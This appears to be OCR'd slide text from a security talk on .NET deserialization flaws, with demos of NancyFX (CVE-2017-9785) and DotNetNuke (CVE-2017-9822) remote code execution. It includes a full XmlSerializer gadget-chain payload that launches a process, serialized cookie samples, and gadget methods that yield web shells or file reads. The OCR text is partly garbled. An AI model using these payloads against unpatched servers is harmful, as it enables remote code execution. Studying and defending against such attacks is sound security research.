XmlMessageFormatter	🟨	XML	Control of expected Type	Uses XmlSerializer internally

Demo 2: NancyFX (CVE-2017-9785)



Blog
Source Code
Documentation
MVM Program
Chat
Contributors
Swag[EU] / Swag[US]

NANCY

Install

```
PM> Install-Package Nancy
```

Write

```
public class SampleModule : Nancy.NancyModule
{
    public SampleModule()
    {
        Get["/"] = _ => "Hello World!";
    }
}
```

Go!

Fixed in version 1.4.4 / 2.0-dangermouse onwards


NCSRF Cookie

- CSRF cookie
- Latest stable version used a BinaryFormatter serialized cookie (1.x)

- **AAEAAAD**/////AQAAAAAAAAAMAgAAAD1OYW5jeSwgVmVyc2lvbj0wLjEwLjAuMCwgQ3VsdHVyZT1uZXV0cmFsLCBQdWJsaWNLZXlUb2tlbj1udWxsBQEAAAAYTmFuY3kuU2VjdXJpdHkuQ3NyZlRva2VuAwAAABw8UmFuZG9tQnl0ZXM+a19fQmFja2luZ0ZpZWxkHDxDcmVhdGVkRGF0ZT5rX19CYWNraW5nRmllbGQVPEhtYWM+a19fQmFja2luZ0ZpZWxkBwAHAg0CAgAAAAkDAAAAspLEeOrO0IgJBAAAAA8DAAAACgAAAAJ9FN3bma5ztsdODwQAAAAgAAAAt9dloO6qU2iUAuPUAtsq+Ud0w5Qu1py8YhoCn5hv+PJCwAA=

- Pre-released 2.x used a custom JSON parser to make it compatible with .NET Core first versions
- Pre-auth Remote Code Execution in both versions

Demo 2: NancyFX (CVE-2017-9785)



500 - Internal server error.

Not Secure 172.16.202.158:59017/csrf

▸ 172.16.202.158 | __NCTRACE

▸ 172.16.202.158 | __RequestVerificationToken_L2RvdG5ldG51a2U1

| ASPXANONYMOUS


obile

```
AAAAAMAgAAADxOYW5jeSwgVmVyc2lvbj0xLjQu
FB1YmxpY0tleVRva2VuPW51bGwFAQAAABhOYW
DAAAAHDxSYW5kb21CeXRlcz5rX19CYWNraW5n
0JhY2tpbmdGaWVsZBU8SG1hYz5rX19CYWNraW
ABWTKvlvs3UiAkEAAAADwMAAAAKAAAAAsWYP
```

Session ☑ Secure ☐ HttpOnly ☑

Generalizing the Attacks

<profile><itemkey="foo”type="System.Data.Services.Internal.ExpandedWrapper`2[[System.Windows.Markup.XamlReader,Presenta
tionFramework,Version=4.0.0.0,Culture=neutral,PublicKeyToken=31bf3856ad364e35],[System.Windows.Data.ObjectDataProvider,P
esentationFramework,Version=4.0.0.0,Culture=neutral,PublicKeyToken=31bf3856ad364e35]],System.Data.Services,Version=4.0.0.0,
Culture=neutral,PublicKeyToken=b77a5c561934e089”><ExpandedWrapperOfXamlReaderObjectDataProviderxmlns:xsd="http://w
w.w3.org/2001/XMLSchema”xmlns:xsi="http://www.w3.org/2001/XMLSchemainstance"><ExpandedElement/><ProjectedPropert
0><MethodName>Parse</MethodName><MethodParameters><anyTypexsi:type="xsd:string"><![CDATA[<ResourceDictionaryxmln
="http://schemas.microsoft.com/winfx/2006/xaml/presentation”xmlns:x="http://schemas.microsoft.com/winfx/2006/xaml”xmlns
Diag="clrnamespace:System.Diagnostics;assembly=system"><ObjectDataProviderx:Key="LaunchCalc”ObjectType="{x:TypeDiag:Pro
ess}”MethodName="Start"><ObjectDataProvider.MethodParameters><x:String>calc</x:String></ObjectDataProvider.MethodPar
eters></ObjectDataProvider></ResourceDictionary>]]></anyType></MethodParameters><ObjectInstancexsi:type="XamlReade
/ObjectInstance></ProjectedProperty0></ExpandedWrapperOfXamlReaderObjectDataProvider></item></profile><profile><itemke
y="foo”type="System.Data.Services.Internal.ExpandedWrapper`2[[System.Windows.Markup.XamlReader,PresentationFramework,V
ersion=4.0.0.0,Culture=neutral,PublicKeyToken=31bf3856ad364e35],[System.Windows.Data.ObjectDataProvider,PresentationFram
work,Version=4.0.0.0,Culture=neutral,PublicKeyToken=31bf3856ad364e35]],System.Data.Services,Version=4.0.0.0,Culture=neutral,
PublicKeyToken=b77a5c561934e089”><ExpandedWrapperOfXamlReaderObjectDataProviderxmlns:xsd="http://www.w3.org/2001/
XMLSchema”xmlns:xsi="http://www.w3.org/2001/XMLSchemainstance"><ExpandedElement/><ProjectedProperty0><MethodNam
e>Parse</MethodName><MethodParameters><anyTypexsi:type="xsd:string"><![CDATA[<ResourceDictionaryxmlns="http://schem
s.microsoft.com/winfx/2006/xaml/presentation”xmlns:x="http://schemas.microsoft.com/winfx/2006/xaml”xmlns:Diag="clrnames
ace:System.Diagnostics;assembly=system"><ObjectDataProviderx:Key="LaunchCalc”ObjectType="{x:TypeDiag:Process}”MethodNa
me="Start"><ObjectDataProvider.MethodParameters><x:String>calc</x:String></ObjectDataProvider.MethodParameters></Objec



Attacking all the deserializers

- During unmarshaling, objects will need to be created and populated which normally mean calling setters or deserialization constructors.
- Arbitrary Code Execution Requirements:
  1. Attacker can control type to be instantiated upon deserialization
  2. Methods are called on the reconstructed objects
  3. Gadget space is big enough to find types we can chain to get RCE
- We can use our setter gadgets to attack most formats ☺

Examples

- FsPickler (xml/binary)
  - A fast, multi-format messaging serializer for .NET
  - Includes arbitrary Type discriminators
  - Invokes setters and `ISerializable` constructor and callbacks
  - Object Graph Inspection
- SharpSerializer
  - XML and binary serialization for .NET and Silverlight
  - Includes arbitrary Type discriminators
  - Invokes setters
  - No type control other than post-deserialization cast
- Wire/Hyperion
  - A high performance polymorphic serializer for the .NET framework used by Akka.NET
  - JSON.NET with `TypeNameHandling = All` or custom binary one
  - Includes Type discriminators and invokes setters and `ISerializable` constructor and callbacks

Beware of rolling your own format

- NancyFX
  - Custom JSON parser replacing BinaryFormatter (Pre-released 2.x) to make it compatible with .NET Core first versions

```
{"RandomBytes":[60,142,24,76,245,9,202,183,56,252],"CreatedDate":
"2017-04-
03T10:42:16.7481461Z","Hmac":[3,17,70,188,166,30,66,0,63,186,44,2
13,201,164,3,19,56,139,78,159,170,193,192,183,242,187,170,221,140
,46,24,197],"TypeObject":"Nancy.Security.CsrfToken, Nancy,
Version=2.0.0.0, Culture=neutral, PublicKeyToken=null”}
```


- DotNetNuke CMS (DNN Platform)
  - Wraps `XmlSerializer` around a custom XML format which includes the type to be used to create the `XmlSerializer`
  - This deserves a slide on its own ☺

Overcoming XmlSerializer constraints

- Types with interface members cannot be serialized
  - `System.Windows.Data.ObjectDataProvider` is `XmlSerializer` friendly ☺
  - `System.Diagnostic.Process` has Interface members ☹ … use any other Type!
    - `XamlReader.Load(String)` -> RCE
    - `ObjectStateFormatter.Deserialize(String)` -> RCE
    - `DotNetNuke.Common.Utilities.FileSystemUtils.PullFile(String)` -> WebShell
    - `DotNetNuke.Common.Utilities.FileSystemUtils.WriteFile(String)` -> Read files
- Runtime Types needs to be known at serializer construction time
  - `ObjectDataProvider` contains an Object member (unknown runtime Type)
  - Use a parametrized Type to “*teach*” `XmlSerializer` about runtime types. Eg:

```
System.Data.Services.Internal.ExpandedWrapper`2[
        [PUT_RUNTIME_TYPE_1_HERE],[PUT_RUNTIME_TYPE_2_HERE]
], System.Data.Services, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089
```

Demo 3: DotNetNuke (CVE-2017-9822)




FUTURE-PROOF YOUR CMS WITH LIQUID CONTENT

With Liquid Content™ from DNN, your content goes wherever it needs to be: any channel, app, device. Any time.

Fixed in DNN Platform 9.1.1 or EVOQ 9.1.1 onwards

Source

